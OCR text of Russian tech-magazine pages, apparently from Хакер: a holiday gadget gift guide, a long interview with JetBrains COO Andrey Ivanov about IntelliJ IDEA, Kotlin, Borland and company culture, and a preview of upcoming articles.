К сожалению, найти что-то принципиально новое на любимую тему роботов в этом году не удалось — все уже давно слышали и про наборы LEGO Mindstorms, и про пылесосы Roomba. Расскажем об игрушке, которая появилась довольно давно, но у нас стала известна только в последние годы благодаря игровым зонам на различных технических конференциях. Robosapien — робот, которым можно управлять с помощью пульта или же программ. Несмотря на их игрушечный внешний вид, о программировании таких роботов пишут целые книги. Здесь есть все — набор сенсоров (звук, свет, цвет, инфракрасный, прикосновение), синтезатор голоса, манипуляторы и многое другое.

$100



8 Logitech K810

bit.ly/Sed4LG

Клавиатура от Logitech позволяет управляться сразу с несколькими устройствами. K810 использует Bluetooth-канал для подключения одновременно к трем системам (например, ноутбук, планшет и смартфон) и переключается между ними на ходу. В первую очередь клавиатура понравится любителям плоских клавиш островного типа — ее раскладка похожа на классическую клавиатуру макбука. В K810 есть и другие навороты — например подсветка, управляемая датчиком, который реагирует на приближение рук пользователя. Пожалуй, для полного счастья клавиатуре не хватает только встроенного тачпада.

9 InCase Range Messenger Bag

bit.ly/Qr8uYm

Выбор сумки для ноутбука — вопрос почти религиозный. И хотя рюкзак, возможно, самый удобный способ переноски вещей, придуманный человечеством, он все-таки не всегда является идеальным решением. Достаточно того, что крупные рюкзаки сильно мешают в часы пик в общественном транспорте. Линейка InCase Range интересна тем, что у нее множество различных способов крепления, позволяющих быстро менять позицию сумки, причем предусмотрен даже режим для велосипеда. Естественно, ноутбук помещается в специальный отсек, позволяющий смягчить удар при падении. Предусмотрены два размера сумки, для 13- и 15-дюймовых ноутбуков.

$130



10 Nike+ Sportwatch GPS

bit.ly/PbWSKb

Еще один замечательный гаджет для спортсменов — в данном случае для бегунов. Sportwatch собирает различную статистическую информацию о твоих пробежках и при подключении к компьютеру синхронизирует и выводит ее в удобочитаемой форме. Маршрут выстраивается на карте, километры конвертируются в калории, и в результате даже начисляются различные баллы и награды в предусмотренной Nike игровой системе. Часы способны сами напоминать о том, что пора снова устроить пробежку, и пытаются мотивировать хозяина добиваться поставленных целей.

11 Matias Quiet Pro

bit.ly/Qr28Kv

Не забыли и о любителях механических клавиатур. Напомним, что такие клавиатуры высоко ценятся пользователями, много работающими с текстом, за высокую информативность и точность срабатывания клавиш и, как результат, повышенное удобство набора. Только вот шум, который издают клавиши с механическими переключателями, в тесном офисном пространстве может серьезно мешать. Так что пользователям должна понравиться самая тихая клавиатура такого класса. В Quiet Pro также предусмотрено три USB-порта, набор мультимедийных клавиш и два разных цвета (черный для PC и серебристый для Mac).



$250

12 Livescribe Sky With Smartpen

bit.ly/5Pctb0

Настоящие гики пишут достаточно редко, но встречаются среди них и студенты. На них и рассчитан этот гаджет — ручка, которая не только распознает написанное, но и параллельно записывает лекцию еще и на диктофон. Официальным клиентом для ручки является Evernote, на который дается бесплатная годовая подписка. Таким образом, ручка может синхронизировать информацию с любой настольной или мобильной платформой. На выбор доступно несколько версий, различающихся объемом встроенной памяти.

13 Withings Bodyscale

bit.ly/SGDGWc

За пределами гиковской вселенной весы, возможно, самый неуместный подарок на свете. Но если одариваемый способен оценить по-настоящему прекрасные вещи, он оценит и Withings. Эти весы способны не только автоматически публиковать вес в любую социальную сеть (что, по идее, придает мотивацию, хотя и кажется несколько странной затеей), но и интегрироваться с различными приложениями и собирать статистическую информацию о разных показателях. Подключиться можно как в домашней сети Wi-Fi, так и по Bluetooth. Кроме того, весы могут автоматически определять, кто именно из членов семьи в данный момент взвешивается, и хранить информацию о нескольких пользователях. У весов есть собственные клиенты для iPhone и Android.



14 Parrot AR.Drone 2

bit.ly/y88WLx


Радиоуправляемый квадрикоптер уже не раз появлялся на страницах][, и неспроста. Модный летательный аппарат — действительно крутая штука, поддерживающая множество функций. Квадрикоптер оснащен камерой, которая может записывать фото и видео в разрешении до 720p. Внутри стоит стандартный ARM-компьютер под управлением ОС Linux. Предусмотрена поддержка различных мобильных устройств — это позволяет управлять квадрикоптером и смотреть видео с камеры. Некоторые игры даже работают по принципу дополненной реальности и превращают полет на квадрикоптере в боевую симуляцию.



15 Printrbot

bit.ly/vxfPAX

Конечно, нельзя было пройти мимо излюбленной темы 3D-принтеров, позволяющих производить реальные предметы из чертежей, полученных в интернете. Конечно, такие устройства по-прежнему мало где можно приобрести и они весьма дороги, но надеемся, что это исправится в следующем году. А до тех пор советуем обратить внимание на относительно доступный Printrbot. В большинстве случаев эта модель продается в виде набора, из которого нужно собрать сам принтер. В зависимости от цены ты получаешь либо самый простой и маленький Printrbot jr, либо самый навороченный Printrbot Plus. Собранные модели обойдутся еще дороже. Советуем сразу дарить вместе с набором расходных материалов (43 доллара за килограмм).



Беседовал Степан Ильин

РЕАКТИВНЫЕ МОЗГИ

COO КОМПАНИИ JETBRAINS АНДРЕЙ ИВАНОВ

Многие удивляются, узнав, что компания JetBrains создана нашими соотечественниками. На сегодняшний день эти ребята успели заработать прекрасную репутацию, создавая продукты, которые можно определить как «программы для программеров». Инвесторы сетуют, что JetBrains не берет денег и не желает превращаться в огромную корпорацию. Конкуренты не стесняются «заимствовать» решения JetBrains, перетаскивая их в свои разработки. Но что происходит в самой JetBrains, что за люди стоят за созданием компании и таких продуктов, как IntelliJ IDEA? Подробно об этом и многом другом рассказал нам COO компании Андрей Иванов.

ПРАВИЛЬНАЯ IDE

IDE должна помогать. Она должна избавлять вас от рутинной работы. Программирование — это набор разных действий, часть из которых требует подключать мозг, то есть интеллектуальная, но есть и часть чисто техническая. IDE должна избавлять вас от второй и оставлять как можно больше времени для первой.

Делать продукты для программистов приятно и просто. Потому что понятно. Хотя, конечно, приходится решать сложные технические задачи.

В чем заключается основная причина неудовлетворенности и, если угодно, фрустрации в работе программиста? Проблема в том, что заказчик, приходя к вам за продуктом, не знает, что именно ему нужно. Вы приносите систему, а он говорит: «Нет, это фигня, мне такое не нужно, давай делать по-другому». С этой точки зрения разработка продуктов для программистов проще, ведь мы делаем вещи, в которых мы действительно хорошо разбираемся. Мы знаем, какими они должны быть, — ведь мы сами их пользователи.

Создание продуктов для программистов — достаточно технологическая работа, которая требует большего объема знаний, чем создание примитивных систем для конечного пользователя. Но делать сложные вещи, как мне кажется, интересно. Нужно создавать удобные вещи, которых нет у других, и показывать их людям. Правильная конкуренция — это конкуренция, построенная на создании более удобных и качественных решений, которых нет у конкурентов.

Модель Apple, связанная с производством качественных и удобных вещей, от которых не хочется отрываться, — это правильная модель. И для программистов в том числе.

Как люди переходят на Mac? Просто «так получается». Само. Посидел ты за Mac'ом пять минут, попробовал, поработал, и уже хочется его купить. Нужно делать такие же IDE. Чтобы к тебе пришел товарищ, сказал: «Дай покажу, как я это делаю», ты посидел пять минут в IDE, попрограммировал и тебе бы захотелось переключиться.

СОЗДАНИЕ INTELLIJ IDEA

Нашим первым продуктом был Renamer — небольшая программа, которая позволяла делать самый простой рефакторинг — переименование для программ на языке Java. То есть переименовываем класс, пакет, метод или переменную — и все ссылки на него тоже переименовываются. Программа также позволяла перемещать классы между пакетами. Вторым продуктом был CodeSearch — это был плагин к JBuilder (популярной в то время IDE от Borland), который позволял быстро и точно



ФАКТЫ ПРО JETBRAINS

- Компания образована в 2000 году тремя программистами: Сергеем Дмитриевым, Евгением Беляевым и Валентином Кипятковым.
- Главные центры разработки находятся в Петербурге и Мюнхене, также есть офисы в Праге, Бостоне и Москве. В самом большом офисе — в Петербурге — работает примерно 250 человек.
- Основные продукты: IntelliJ IDEA, ReSharper, TeamCity, RubyMine, PyCharm, PhpStorm, WebStorm.

ФАКТЫ

- Долгое время работал в Borland.
- Руководил питерским офисом «Яндекса».
- Создатель Академии современного программирования.

находить все использования данного символа (метода, класса) во всей программе. Однако с самого начала целью было создание полноценной IDE — эти два продукта было решено выпустить по пути, чтобы получить какой-то опыт и обратную связь от пользователей.

Следующий наш продукт, который был и до сих пор остается флагманским, — IntelliJ IDEA. Долгое время нам хватало и этого, ведь IDE такого класса на рынке просто не было (с таким набором функциональности). JBuilder безнадежно проигрывал, а в компании Borland тогда происходили такие процессы… словом, было понятно, что долго он не протянет. Хотя он протянул значительно дольше, чем можно было предсказать. Лет пять это была «компания-зомби». В общем, все было замечательно, пока не появилась Eclipse.

Чтобы конкурировать с бесплатным продуктом, мы выделили платформу, сделали community edition (Open Source), а поверх платформы создать продукты для разных ниш.

По сути, мы и сами решили в каком-то смысле пойти по пути Eclipse. В итоге у нас появились точечные IDE: PyCharm для Python, RubyMine для Ruby, WebStorm для JavaScript, PhpStorm для PHP. Последний, к слову, через какое-то время вообще может стать самым продаваемым продуктом. PHP-программисты не избалованы хорошим IDE, а тут…

Все они базируются на платформе, которая выделена из IDEA. Одним словом, community edition и платформа — это довольно близкие вещи. Все остальное — надстройки. Ultimate Edition — своего рода сумма перечисленных продуктов.

КАК ПЕРЕЖИТЬ ЗАТМЕНИЕ

Знаете, как создавали Eclipse? Команда из Швейцарии, которой руководил Эрих Гамма, на деньги IBM (но тогда частью IBM она еще не была) с нуля построила сначала платформу, а потом, поверх этой платформы, среду разработки.

Эрих Гамма тогда был легендой, потому что как соавтор написал книгу Design Patterns: Elements of Reusable Object-Oriented Software («Приемы объектно-ориентированного проектирования. Паттерны проектирования»). Ее авторами были так называемые Gang of Four (Ричард Хелм, Ральф Джонсон, Джон Влиссидес и Эрих Гамма).

Создатели компании много с ними общались, рассказывали, мол, какие идеи! Посмотрите, у нас Eclipse копировала! Это никого не волновало, Дмитриев всегда ратовал за то, что идеи должны «гулять» в свободном доступе, это приводит к развитию индустрии.

Eclipse была для IBM комплементарным продуктом. Приведу пример: авиабилеты в Лас-Вегас стоят очень дешево. Потому что туристы оставляют столько денег, что прибыль будет несравнима с тем, сколько вы затрачиваете на авиабилеты. У IBM был похожий подход к Eclipse: давайте вложим огромные деньги в разработку, бесплатно всех подсадим, и люди, которые сядут на эту платформу, окажутся каким-то образом связаны с нами, будут заказывать другие продукты.

Когда Eclipse вышла, конечно, для нас это стало своего рода вызовом. Если стоит выбор — купить примерно одинаковую функциональность за деньги или получить ее бесплатно, конечно, выбор падет на бесплатный вариант.

JetBrains пришлось диверсифицировать продукты, придумывать новые направления. Теперь, когда мы возвращаемся к тем временам и вспоминаем, мы думаем, что это хорошо. Это дало определенный толчок: теперь мы не компания одного продукта, а компания пятнадцати продуктов.

Схожая конкуренция у нас возникла и на рынке IDE под Mac. Для этой платформы мы выпускаем среду AppCode. Это та область, где нужны маркетинговые усилия, нужно как-то убедить людей попробовать. Ведь XCode такой родной, его сама Apple предлагает — как же с него уйти…

Плюс все приложения, основанные на платформе IDEA, написаны на Java. А писать под Mac на Java — рискованное занятие по ряду причин. Программа выглядит не так, как остальные Mac'овские программы, плюс постоянно идет возня — до какой степени поддерживается JDK, какие взаимоотношения у Apple и Oracle. Но наш AppCode, конечно, лучше XCode :).

ДРУГИЕ ПРОДУКТЫ JETBRAINS

Помимо прочего, у нас есть целый ряд .NET-продуктов. ReSharper переносит большую часть функциональности IntelliJ IDEA на платформу .NET. Кроме того, есть серия продуктов — dotTrace, dotCover, dotPeek — все они позволяют получать и использовать различные знания о коде. dotTrace — профилировщик — служит для оптимизации производительности и использования памяти программ, dotCover позволяет анализировать покрытие кода тестами, dotPeek — декомпилятор, который, например, можно использовать для понимания работы программы, даже если ее исходные коды у вас отсутствуют.

Следующая категория продуктов — инструменты, поддерживающие командную разработку.

TeamCity — продукт, поддерживающий непрерывную интеграцию (continuous integration) — практику разработки ПО, заключающуюся в выполнении частых автоматизированных сборок проекта для скорейшего обнаружения в нем интеграционных проблем. Для небольших команд TeamCity доступен бесплатно.

Достаточно долго у нас существует такая «штука» — MPS (Meta Programming System). Также довольно давно появилась книга Кшиштофа Чернецки «Generative Programming». В книге была изложена следующая мысль: если мы хотим превратить программирование в нечто подобное промышленной разработке для автомобилей, нужно наладить своего рода «конус» производителей. Компонент и компания, которая из этого компонента собирает компоненты более высокого уровня. И так вплоть до продуктов. Если мы сумеем все это выстроить, программирование станет генеративным, можно будет описывать то, что хотите, с помощью неких DSL, очень близких по семантике к человеческому языку и к языку домена. Описывать, а после запускать генератор и получать готовую программу.

Эта идея получила множество разных воплощений, не только от компании JetBrains. К примеру, в моей «прошлой жизни» в Borland, в конце моего там пребывания, ребята разрабатывали такую штуку для Eclipse — Generating Modeling Framework. Они пытались сделать это для диаграмм, чтобы можно было описать диаграмму и она бы сгенерировалась.

Возвращаясь к MPS — идея его создать принадлежала Сергею Дмитриеву. Некое подобие генеративного программирования, свой подход он тогда называл Language Oriented Programming. Мысль была следующая: прежде чем писать программу в каком-то домене, вы создаете язык, который описывает этот домен, описываете правила, по которым конструкции этого языка генерятся в языки более низких уровней, а потом уже программируете. После такой предварительной работы дальнейшее программирование очень простое.

Был построен некий изначальный стек языков: внизу «лежала» Java, но над ней были некоторые надстройки. И в какой-то момент возникло желание и потребность доказать состоятельность этой концепции, не только как академического изыска, но и как работающей системы, в рамках которой можно создать реальное промышленное приложение. Так и появился YouTrack, очень интересный продукт для багтрекинга и управления проектами.

Еще у нас есть язык Kotlin, ему два с половиной — разработка началась летом 2010-го. С ним получилась интересная история — несколько устремлений в определенный момент сошлись в одной точке.

Java сейчас почти перестал развиваться. Или делает это очень медленно. В основном, в силу необходимости сохранять обратную совместимость с тем, что было двадцать лет назад. Какие-то вещи в нем не делают в принципе или делают неидеальным способом. В итоге у общественности появлялось желание иметь некий язык программирования, так сказать, современный.

JAVA ПЕРЕСТАЛ РАЗВИВАТЬСЯ ИЛИ ДЕЛАЕТ ЭТО МЕДЛЕННО ИЗ-ЗА НЕОБХОДИМОСТИ СОХРАНЯТЬ ОБРАТНУЮ СОВМЕСТИМОСТЬ



Сейчас Kotlin — проект уже достаточно зрелый, над ним работает команда из восьми человек. Релиза пока не было, и публично мы анонсировали его совсем недавно. В общем-то, до того, как люди смогут писать на Kotlin свои программы, я думаю, пройдет еще года полтора.

При этом интересно, что JVM — виртуальная машина, на которой исполняются скомпилированные программы на Java, — развивается значительно быстрее, чем сам язык. В версии 7, например, в JVM появилась инструкция invokedynamic, которая никак не используется компилятором языка Java и предназначена для разработчиков компиляторов других языков. Поэтому многие создаваемые языки — в том числе Kotlin — компилируются в JVM.

Мы изначально стремились сохранить совместимость с Java. На сегодняшний день написано огромное количество кода на Java, созданы библиотеки, фреймворки, большие приложения. Нужно, чтобы существующие проекты могли переходить на новый язык постепенно. Для этого не только код на Kotlin должен легко вызывать код на Java, но и наоборот.

Хотелось сделать лаконичный язык. Известно, что программисты тратят много времени на чтение кода, поэтому конструкции, доступные в языке программирования, должны позволять писать программы кратко и понятно. Java считается многословным языком, мы стараемся улучшить ситуацию.

Мы также стремились достичь баланса между статической гарантией корректности и скоростью компиляции. Статическая типизация позволяет находить ошибки в коде на этапе компиляции и гарантировать, что те или иные ошибки не произойдут во время выполнения. К сожалению, опыт создания языков с мощной системой типов, например Scala, показывает, что статические проверки могут существенно замедлить компиляцию. В языке Kotlin мы пытаемся найти баланс между этими двумя требованиями.

В-четвертых, это доступность языка для изучения. Наконец, в-пятых, язык должен быть дружественным для инструментов, поддерживающих разработку на нем. Накопленный нами опыт показывает, что определенные свойства языка могут существенно затруднять инструментальную поддержку.

Kotlin — Open Source проект, можно принять участие в его разработке. В JetBrains над проектом работает команда из восьми человек. На сегодняшний день выпущено несколько промежуточных ранних релизов компилятора и плагина к IDE. Уже сейчас можно пробовать Kotlin в деле, хотя пока это лучше делать на тестовых примерах.

ПРОГРАММИРУЮТ ВСЕ

Говоря формально, JetBrains — компания не отечественная. Корни у нее не только российские. RnD и все остальное — наше. Примерно 90% сотрудников — русские. Но номинально штаб-квартира находится в Чехии. JetBrains изначально существовала как чешская компания — это простое стечение обстоятельств.

Началось все с компании TogetherSoft, команда которой появилась в Питере. В середине 90-х из Германии в Питер приехал Дитрих Каризиус — с идеей продукта. Он заключил контракт с Николаем Григорьевичем Пунтиковым, который сейчас руководит оргкомитетом конференции SECR, а тогда еще только начинал компанию StarSoft. Они и собрали команду.

В 1998 году, когда начался кризис, американцы, получившие долю в Together, решили, что хороших программистов срочно нужно вывозить из Питера в Европу. Рассматривали в качестве варианта Германию, но в итоге выбрали Чехию.

Топовая команда TogetherSoft (около 50 человек) уехала в Прагу в 1999 году. Среди них были и и три будущих основателя JetBrains: Сергей Дмитриев, Валентин Кипятков и Евгений Беляев.

TogetherSoft тоже занималась разработкой продуктов для девелоперов. TogetherSoft делала modeling tools. Тогда была мода на средства моделирования, причем стандартов вроде UML еще не было. Разные гуру придумывали различные методологии, которые друг от друга отличались, например, тем, как рисовать классы.

Какое-то время мы поработали там все вместе. В конце 1999 года под руководством Сергея был выпущен TogetherJ 3.0 — существенно обновленная версия продукта, разработка которой заняла почти два года. Примерно в это же время TogetherSoft получила серьезные инвестиции. При этом у Сергея давно была мысль сделать свой бизнес, зрела идея продукта. Было понятно, что нужно либо уходить, либо связывать себя с TogetherSoft еще на несколько лет. Ребята выбрали первое. Сергей ушел из компании в феврале. Это было в Праге, где он сел и начал программировать. Месяца через три к нему присоединился Женя, а потом, еще месяцев через пять, — Валя. Я после этого возглавил разработку продуктов Together и занимался этим еще шесть лет — сначала в TogetherSoft, а потом в Borland.

JetBrains — это компания, где программируют все. Кроме разве что бухгалтерии. Вот у нас есть два CEO (да, такая оригинальная концепция, не один CEO, а сразу двое), они оба активно программируют. На мой вкус, это занятие более интересное, чем руководство.

Кстати, в JetBrains даже мне пришлось писать какие-то куски кода. Когда я пришел в компанию, Дмитриев сказал мне: «Андрей, извини, я понимаю, ты десять лет редактора, кроме Word, не видел, но у нас все программируют. Сделай вот эту систему». Я запрограммировал систему release-management'а. На это у меня ушло какое-то время, и после меня оставили в покое. Сейчас я опять не программирую, но было дело, вспомнил, как это.

После того как достаточно долго поруководишь разработчиками, заставить себя программировать уже не получается. Ты в любой момент видишь, что задачу можно решить проще, быстрее и лучше, если ее делегировать. Из этого состояния уже не вернуться, а жаль.

JetBrains не берет инвестиции. JetBrains не продается. JetBrains не хочет стать огромной компанией. Все это проистекает из жизненных ценностей самого Сергея Дмитриева, человека, который JetBrains создавал и до сих пор определяет стратегические решения. Хотя у нас есть два CEO, они не могут принять решение о том, чтобы, к примеру, продать компанию, купить компанию или взять инвестиции. Такие решения принимают собственники компании.

Жизненные ценности Сергея не связаны с тем, как заработать побольше денег. Ему интересно делать крутые вещи — интересны продукты, технологии, наука. Это сейчас он совершил очередной шаг в своем бизнесе. Ведь он бессменно руководил компанией с ее основания и до лета текущего года. Но Сергей решил, что хочет заниматься наукой, и он уже достаточно далеко продвинулся по этому пути, только вот времени ему не хватает. И это плохо. Поэтому он ушел от управления компанией и посвятил свою жизнь науке.

Надо сказать, что руководство компании эти ценности разделяет — никто из нас не стремится выйти на IPO, продать компанию или заработать как можно больше денег.

Если не ставить задачу заработать миллион долларов и купить шесть домов на Канарах, не ставить задачу выйти на IPO (потому что все выходят), возникает вопрос «А зачем?» Того оборота и той прибыли, которую JetBrains имеет сейчас, хватает на то, чтобы решать все задачи, которые перед нами встают. А также на то, чтобы все люди, работающие в компании, считали, что у них все хорошо. Нет никаких движущих механизмов, чтобы терять нашу свободу и культуру ради денег.

Я регулярно общаюсь с людьми, которые хотят что-то сделать — куда-то вложиться, что-то купить. Я объясняю им то, о чем сказал выше... но многие не понимают. «У тебя же могло быть в десять раз больше!» — говорят они.

В истории есть всего один-два примера, когда выход на IPO не принес компании вреда. Сейчас я говорю вещи «не общеупотребительные», но все же. После IPO появляются факторы (связанные не с продуктами и технологиями, а уже с предсказаниями аналитиков и так далее), влияющие на решения, принимаемые в компании.



ЗАКАТ BORLAND

Borland — компания с продолжительной и драматичной историей. Впервые она заявила о себе в ноябре 1983 года, выпустив Turbo Pascal. Фактически это была первая на рынке IDE. Многие поколения учились программировать, пользуясь этой средой разработки.

Есть такое выражение: «если не можешь быть хорошим примером, придется служить предостережением». Borland удалось и то и другое.

У Borland было две «вредные» привычки. Первая — расширяться, покупая компании, причем не особо задумываясь о том, как покупка «впишется» в текущую продуктовую линейку. Так, в 1991 году, уже имея в своей линейке успешную систему управления базами данных Paradox, Borland приобрела Ashton Tate с их продуктом dBase, что впоследствии стоило рынка обоим продуктам. Вторая — уходить от производства инструментов для разработчика в более популярные, с точки зрения аналитиков, области.

В середине 90-х компания сменила название на Inprise и чуть не закончила свое существование. Спасли ее инструменты разработки — Delphi и позднее JBuilder. Затем Borland опять начала покупать компании — среди прочих в 2003 году так была куплена и американская компания TogetherSoft, основной центр разработки которой находился в Санкт-Петербурге. В результате этой покупки образовался российский филиал Borland.

Занимался питерский филиал вначале тем же, чем и до покупки, — продуктами линейки Together (для одновременной разработки кода и UML-диаграмм), а также интегрировал функциональность Together с продуктами Borland.

Постепенно американское руководство, довольное результатом работы питерских команд и их относительно низкой ценой, начало переводить в Питер разработку и других своих продуктов. К 2006 году практически все продукты Borland имели команды в Питере.

К сожалению, «переварить» эти покупки компания не смогла. Как и в случае с базами данных, возникла внутренняя конкуренция

МЫ ДАЕМ ЛЮДЯМ ВОЗМОЖНОСТЬ ЗАНИМАТЬСЯ НЕ ТОЛЬКО ПРОЕКТАМИ, НАД КОТОРЫМИ ОНИ РАБОТАЮТ БОЛЬШУЮ ЧАСТЬ ВРЕМЕНИ, НО И СТОРОННИМИ ВЕЩАМИ

(Together Control Center, например, была в том числе прямым конкурентом JBuilder). С 2003 по 2006 год, пока я работал в Borland, компания пыталась наладить ситуацию, но она, к сожалению, ухудшалась. При этом высшее руководство, далекое от программирования и технологий, совершало ошибку за ошибкой, усугубляя и без того сложное положение. В компании процветала «политика», сильные программисты один за другим покидали компанию. В качестве основного средства решения проблем применялось сокращение расходов.

Borland была компанией с достаточно высокой структурой. Была вертикаль от CEO до программиста из, скажем, пяти менеджеров разного уровня, у которых было по одному подчиненному. CEO, COO, senior vice president, просто vice president, senior director, director, project manager, и уже у него три программиста.

В 2006 году Borland начала сокращаться, и американцы поступили честно — в марте они сообщили нам, что филиал будет полностью закрыт к сентябрю. У руководства филиала было время на то, чтобы подготовить для людей отходные пути.

Мы считали себя элитной компанией, подобных которой в Питере нет. Поэтому мы не стали посылать людей на интервью куда-то в компании, которых не было в городе, но попытались привезти эти новые компании к нам. Так мы привезли в Питер Google и «Яндекс».

Сначала нам удалось договориться о встрече с командой Google, которая занималась созданием новых офисов. Удалось привезти их в Питер. Они проинтервьюировали наших топ-инженеров и забрали к себе десяток самых сильных. Из них сделали Google Санкт-Петербург. Ребята и сейчас почти все там работают.

Когда об этом узнал «Яндекс», первой реакцией было «мы тоже хотим». Для них тогда Google был как красная тряпка. Их планы были масштабнее: они были готовы открыть филиал на 40–50 человек, а не на 10.

Передо мной лично встал выбор: Google или «Яндекс». Я выбрал последних и проработал там год-полтора. За это время мы сделали филиал, он заработал, но настала какая-то точка насыщения, после чего я решил «поиграть» в свой бизнес.

Кстати, директора филиала там до сих пор нет. В тот момент, когда филиал появился и начал работать, оказалось, что руководитель там не нужен, они и так управлялись со всем нормально.

В МИРЕ IDEЙ

Единственный элемент процесса, который сейчас присутствует в JetBrains, — это стандартный stand-up meeting. Команда раз в день 15–20 минут общается и обсуждает текущее положение дел в проекте. Это пришло из подхода гибкой методологии разработки (Agile). В остальном процесс поддерживается tool'ингом (программными инструментами): есть постоянные сборки в Continuous integration, есть какие-то peer review, когда люди смотрят, что они наделали.

Если говорить математическим языком, для успешности компании есть необходимые и достаточные условия.

Необходимые условия — это достаточный уровень зарплаты. У нас она высокая и постоянно индексируется. Полагаю, большую часть жизни в нашей компании люди не думают о зарплате, потому что она повышается до того, как они успевают об этом подумать. Но это недостаточное условие, ведь существует множество компаний, которые платят большие деньги, но люди от них бегут.

Достаточное условие — программистам должно быть интересно, они же люди творческие. С одной стороны, это обеспечивается тем, что у нас в принципе интересные задачи (поскольку мы делаем программы для самих себя, а не, скажем, для банковских работников). Это круто, когда ты что-то сделал, а завтра сам же этим и пользуешься. Если у тебя не работает интеграция с version control, ты пошел в соседнюю комнату, где сидит программист, вы вместе ее исправили — и все заработало.

Если у человека возникает ощущение усталости, если ему надоело работать с какой-то определенной подсистемой, у нас есть возможность внутреннего перехода. Если кому-то что-то надоедает или не складываются отношения с менеджером, человек не уходит наружу: он просто оказывается в другой команде, где зачастую «выстреливает» совершенно неожиданным для себя, для нас и для предыдущего менеджера образом.

Плюс существует такая вещь — 80/20 проект. Суть в том, что 20% рабочего времени — фактически день в неделю — сотрудник может тратить не на основной проект, а на что-то ему интересное и полезное для компании. Это может быть разработка прототипа нового продукта компании, участие в Open Source проекте или преподавание.

Работа в JetBrains практически ничем не регламентируется. Офис действует 24 часа, всю неделю, так как у нас есть люди, которым комфортно работать по ночам.

Ну... и кормим мы сотрудников хорошо, для кого-то это тоже важно :). Эту идею в свое время довольно активно рекламировала Google. Мол, в офисе должно быть хорошее питание, и это очень важно. Они тогда даже своих поваров заводили. Лично я не переоценивал бы эту штуку с едой, хотя среди студентов, говорят, очень популярная тема.

Очень много людей, которые начинают работать в JetBrains, приходят из вузов. Есть несколько образовательных проектов, часть из которых в JetBrains привел я, часть были изначально. Компания давно и удачно сотрудничает с кафедрой системного программирования матмеха СПбГУ. Получается, что если мы набираем 40 человек в год, то 20 из них будут из наших образовательных проектов.

Типичная ошибка студентов — слишком рано начать работать. Существует много рабочих мест, требования к которым находятся на уровне выпускника ПТУ. Велик соблазн: ко второму-третьему курсу появляется выбор — то ли сходить послушать лекцию по математике, то ли начать зарабатывать довольно приличные, если судить по общечеловеческим меркам, деньги. Студент, который пойдет по такому пути, сильно ограничивает свой набор возможностей. В том числе возможность зарабатывать в десятки раз больше.

У нас в компании очень плоская структура. Есть два уровня управления. Это руководители проектов, которые отвечают за конкретные продукты, и руководство компании — руководители отделов, CTO, COO, CEO, которые отвечают за компанию в целом.

Доступ к руководству компании у нас очень прост, и если у человека появляется какая-то идея, он может на следующее утро рассказать ее CEO на кухне компании (ну или кому-то еще из руководства). Если идея действительно стоящая, то завтра же он сможет стать проджект-менеджером этого проекта и начать работу.

Однако пытаться слишком рано залезть в менеджеры — ошибка. Поскольку эта профессия «незрелая», у меня есть ряд знакомых, которые работают в менеджменте и управлении просто потому, что этого хотели.

Скажем, есть компания, где работает 50 студентов. И один из них ходит и своему непосредственному руководителю постоянно говорит: «Ой, а я так хочу быть менеджером!» Ну раз хочешь — будь. И люди начинают строить карьеру плохого менеджера, в плохой конторе, руководя плохими программистами, работающими над плохими задачами.

Менеджер тоже профессия. Она другая, хотя и требует, в общем-то, похожего (но чуть иного) набора skills. В нее лучше уходить, имея достаточный опыт работы программистом, точно осознавая, что тебе нужно.

Если говорить о зарплатах, получается, что сетка техническая, в которой двигается программист, и сетка административная, в которой человек движется, становясь менеджером... они совпадают. Можно быть хорошим программистом и зарабатывать больше, чем плохой менеджер.

Preview

28 страница на одной полосе.
Тизер некоторых статей.

X-MOBILE




50

АНДЕРДОГИ

«Социальные сети и коммуникация», «продвинутая платформа для приложений и мультимедиа», «HTML5 и веб-приложения» — с этих слов начинаются презентации каждой новой мобильной ОС. Увы, с их помощью не удается убедить ни пользователей, ни разработчиков, ни представителей торговых сетей. Тем не менее MeeGo, webOS и многие другие, несомненно, оставят след в истории — точно так же, как оставили след «лузеры» времен гонки десктопов — такие как OS/2 или BeOS. Но мобильный рынок намного динамичнее, и, чтобы стать предметом ностальгии, новой ОС достаточно и полугода. Поэтому рассказ о «новых лузерах» можно начинать уже сейчас.

X-MOBILE





54

НАЧАЛО БОЛЬШОГО ПУТИ

Если ты еще не догадался, про обустройство Android-смартфона можно говорить бесконечно. На этот раз, однако, речь пойдет не о приложениях, а о важных настройках и возможностях этой ОС.

PCZONE





36

SCREENКАСТИНГ

YouTube — это не только бесконечный поток котиков, но и отличный способ поведать миру о новых возможностях твоей софтины. Перед тобой обзор лучших тулз для записи скринкастов!



42

НЕДОСТАЮЩЕЕ ЗВЕНО

